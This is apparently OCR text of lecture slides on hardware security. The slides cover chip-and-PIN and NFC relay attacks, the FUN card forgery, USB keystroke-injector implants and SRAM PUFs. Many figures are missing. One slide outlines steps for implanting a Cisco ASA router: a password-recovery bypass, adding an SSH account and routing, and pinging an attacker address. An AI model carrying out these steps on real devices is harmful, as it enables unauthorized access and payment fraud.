
Serial Programming (SP) Requires RESET signal	Memories Access	Fuse: Disable Reset SP & PP
Parallel Programming (PP) Requires RESET signal	Fuses Access	Fuse: Disable SP from PP only
High Voltage Programming clear under any conditions	Bootloader Configuration	Fuse: Others Voltage, Clock

Atmel DFU


Atmel Flip
File Buffer Device Settings Help
Operations Flow
Erase
Blank Check
Program
Verify
Run
FLASH Buffer Information
Size 12 KB
Range 0x0 - 0x0
Checksum 0xFF
Reset Before Loading
HEX File:
Select EEPROM
ATmega16U2
Signature Bytes 1E 94 0C 00
Device Boot Ids DC FB
Bootloader Ver. 1.2.0
Start Application
Reset
USB ON

Relay Attacks

Chip and PIN is Broken





Steven J. Murdoch, Saar Drimer, Ross Anderson, Mike Bond, "Chip and PIN is Broken", 2010 IEEE Symposium on Security and Privacy

Chip & PIN is Broken

IAD FORMAT, BYTE 5 (BITS 4–1) FROM A VISA VERSION 10 CRYPTOGRAM [8, APPENDIX A-13, P222].

Bit	Meaning when bit is set
4	Issuer Authentication performed and failed
3	Offline PIN performed
2	Offline PIN verification failed
1	Unable to go online




stolen
card
reader
PC (Python)
FPGA
fake card
terminal
bank
acquirer
bank
issuer

FUN MODULE

- In May 2011, the French's bankers Economic Interest Group (GIE Cartes Bancaires) noted that a dozen EMV cards, stolen in France a few months before, were being used in Belgium. A police investigation was thus triggered.

"When Organized Crime Applies Academic Results A Forensic Analysis of an In-Card Listening Device" Houda Ferradi, Rémi Géraud, David Naccache, and Assia Tria, October 2015, Journal of Cryptographic Engineering

FLASH






Fig. 5. The FUN card's inner schematics.





g. 16. (1) FUN card module; (2) genuine stolen card; (3) welded wire.





Fig. 18. Wiring diagram of the forgery.

Relay Attack



- Gerhard Hancke "A Practical Relay Attack on ISO 14443 Proximity Cards", 2005






Fig. 1. Functional analysis of the relay system



(a) Proxy (b) Mole

Relays Attacks

- **The software card emulation in smartphone enables a new generation of relay attack.**




Payment
Transport
Access Control

Gerhard P. Hancke, Keith Mayes et Konstantinos Markantonakis, « Confidence in smart token proximity: Relay attacks revisited », *Computers & Security*, 2009

Roland, M., "Software Card emulation in NFC-enabled Mobile Phones: Great Advantage or Security Nightmare ?", in proceedings of WSSI/SPMU, 2012.

Signal Amplification Relay Attacks



Implants


Haunted Cable

- **The Haunted USB Cable**
  - http://imakeprojects.com/Projects/haunted-usb-cable/, ATTINY45

- **USB Keyboard Injector**
  - https://github.com/whiteneon/haunted-usb-1.0, ATTINY85


- **USBASP Keyboard**
  - https://github.com/Uxio0/usbAspKeyboard, ATMEGA8
  - Simulates a USB HID keyboard that prints out "All work and no * play makes Jack a dull boy." This code is only a slightly * modified version of Frank Zhao's "USB Business Card" with some * code added from Donald Papp's "Haunted, Mystery USB Device" * both of which are based on Christian Starkjohann's "V-USB".
- **KEYBOARD + MOUSE Injector**


Caps Lock Attack



1) A user keys in CAPS lock (or NUM lock) key.
2) The keyboard firmware sends the keycode for the key to the PC with an input report.
3) The PC sends back an output report for the LED, after accepting above input report.
4) The firmware lights the LED, specified by the output report.

Implants Attack (2019)





CS3sthlm, 2020
Monta Elkins
Nation-State Supply Chain Attacks for Dummies and You Too

CISCO ROUTER ASA5505

CISCO Attack


- Escape Characters, confreg 0x41
- Boot , Enable
- copy startup-config running-config
- Enable SSH, Add account, Add routing
- no config-register
- ping attack address as notification
- https://www.cisco.com/c/en/us/td/docs/security/asa/asa93/configuration/general/asa-general-cli/basic-hostname-pw.html


MicroControllerUnit (MCU) Identity


SRAM PUF (Physical Unclonable Function)


About SRAM PUF

- A SRAM memory is made with 6 CMOS transistors, and includes two invertors (i1 and i2) connected in series (i.e. head to tail).
- Due to transistors physical and electrical dissymmetry, some memory cells take a fixed value (non random after powering up.
- This effect (SRAM PUF) may be used for micro controller unit (MCU) authentication purposes.











